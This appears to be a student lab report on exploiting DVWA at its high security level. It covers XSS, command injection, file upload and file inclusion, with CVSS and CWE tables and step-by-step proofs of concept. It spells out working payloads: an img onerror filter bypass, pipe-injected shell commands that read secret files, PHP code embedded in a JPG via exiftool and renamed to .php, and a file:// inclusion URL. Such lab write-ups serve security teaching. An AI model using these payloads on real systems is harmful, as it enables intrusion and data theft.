1.1 DVWA XSS - HIGH

Description	If we check the source code, we can see that the code replaces all occurrences of <script> tag whether capital or small or both mixed with null. So, the <script> tag is useless. To bypass it, HTML tag with event handlers is used to print the alert box on the screen
CVSS Base Score	7.3 [NVD NIST] CVSS v3.1 **Vector:** AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L
Exploitability	Low
Business impact	Low
Reference to Classification	OWASP A7:2017
	WASC – 08: Cross-site Scripting (DOM based)
	CWE-79: Improper Neutralization of Input During Web Page Generation
Affected input	<img src="short_image"onerror="alert(151917084)">
Affected output	http://193.167.189.112:2903/vulnerabilities/xss_r/?name=%3Cimg+src%3D%22short_image%22onerror%3D%22alert%28151917084%29%22%3E#

Table 1.1 DVWA XSS (Reflected)

1.2 Minimal proof of concept

Because the system had a defense mechanism in place, it replaced all occurrences of <script> tag whether capital or small or both mixed with null. The payload was formed in such a way that it produces the output of <script>alert(151917084)</script> using the event handler of html tag. Figure 3.2 displays the output of the script.

Payload	<img src="short_image"onerror="alert(151917084)">



Figure 1.1: Forming the payload



Figure 1.2: Output of the XSS attack

2.1 DVWA Command Execution - HIGH

Description	If we check the source code, we can see a more extensive blacklist has been set but there is a space after the | character. If we try | pwd, no output is returned, however if we use |pwd we are including our command within this space
CVSS Base Score	9.8 [NVD NIST] CVSS v3.1 **Vector:** AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Exploitability	Low
Business impact	Medium
Reference to Classification	OWASP A6:2017
	WASC – 31: Command Injection
	CWE-78: Improper Neutralization of Special Elements used in an OS Command
Affected input	127.0.0.1|find / |grep 'secret' 127.0.0.1|cat /etc/secret 127.0.0.1|find / |grep 'runme_.*\.sh' 127.0.0.1|cat /bin/runme_92275703.sh

Affected output	OWEzODRlZDgyYjI0NDg5Y2ViYWMxZmVmMTQwZmMzOGEyYzllODAwZA==
	
	#!/bin/bash
	if [[$# -eq 0]] ; then
	  echo 'No file given.'
	  exit 0
	fi
	["$1"] && SECRET="$1"
	base64 -d $SECRET
	
	9a384ed82b24489cebac1fef140fc38a2c9e800d

Table 2.1 DVWA Command Execution (Injection)

2.2 Minimal proof of concept

Step 01: 127.0.0.1|ls was used to check the contents of the current directory. Two files ‘secret’ and 'runme_*.sh' were required for this exercise and there weren’t present in the current directory.
Step 02: 127.0.0.1|find / |grep 'secret' was used to find secret file and was viewed using 127.0.0.1|cat /etc/secret.
Step 03: 127.0.0.1|find / |grep 'runme_.*\.sh' was used to find secret file and was viewed using 127.0.0.1|cat /bin/runme_92275703.sh. From this file it was perceived that base64 encoder is used to encode the secret. Then the secret was revealed using base64 decoder.



Figure 2.1: Location of the ‘secret’ file



Figure 2.2: Content of the ‘secret’ file



Figure 2.3: Location of the 'runme_*.sh' file



Figure 2.4: Content of the 'runme_*.sh' file

3.1 DVWA File Upload - HIGH

Description	From the source code of high level, it can be perceived that the file extension should be png, jpeg or jpg only. File with other extensions is blocked. File size should be less than 100 kB and must have an image file signature which will be validated using getimagesize() function. Failed to validate any of the above image property will block the upload.
CVSS Base Score	7.1 [NVD NIST]

	CVSS v3.1 **Vector:** AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N
Exploitability	Low
Business impact	Low
Reference to Classification	WASC-33: Path Traversal
	CWE-434: Unrestricted Upload of File with Dangerous Type
Affected input	exiftool -DocumentName='<?php readfile("../Upload_1261.php"); ?>' codedfile.jpg 127.0.0.1|mv ../../hackable/uploads/codedfile.jpg ../../hackable/uploads/codedfile.php
Affected output	2accc07bc6c4f0480c3415a93b0e6efeab37dfd26f497b4e6ec8181fd0424fd2

Table 3.1 DVWA File Upload

3.2 Minimal proof of concept

Figure 3.1: Embedding the PHP code the JPG file



Figure 3.2: Uploading the generated JPG file



Figure 3.3: Injecting shell command to change the extension of uploaded file

Figure 3.4: Navigating through the directory



Figure 3.5: Capture the flag by executing PHP file.

Step 1: A JPG file with embedded PHP code was uploaded to the website. Malicious PHP code was embedded in JPG file using exiftool.
Step 2: Once the file uploaded in the directory, using local file inclusion from the command injection, the extension is changed from JPG to PHP file.
Step 3: The file was then executed to get the flag from the elements tab.

4.1 DVWA File Inclusion - HIGH

Description	From the source code of low level, it can be perceived that the code is only accepting "include.php" or inputs starting with the word "file". For anything else, it will show "File not Found".
CVSS Base Score	8.6 [NVD NIST] CVSS v3.1 **Vector:** AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
Exploitability	Low
Business impact	Medium
Reference to Classification	OWASP-A06:2021 - Vulnerable and Outdated Components
	CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')
	WASC-05 - Remote File Inclusion
Affected input	http://193.167.189.112:2903/vulnerabilities//fi/?page=file:///var/www/html/hackable/flags/46458.php
Affected output	ee81e15996311d6bc794622f6a7ef6048ee5fb8899faba29d0ac7a8067770d87

Table 4.1 DVWA File Inclusion

4.2 Minimal proof of concept

Step 1: A embedded malicious JPG file was uploaded to the website in previous exercise.
Step 2: Once have knowledge about file directory, navigate to flag directory and check the given PHP flag file.
Step 3: The file was then executed by changing the URL from include.php to ?page =file:///var/www/html/hackable/flags/46458.php.



Figure 4.1: Navigating through different directories and identifying the flag



Figure 4.2: Capture the flag by executing PHP file.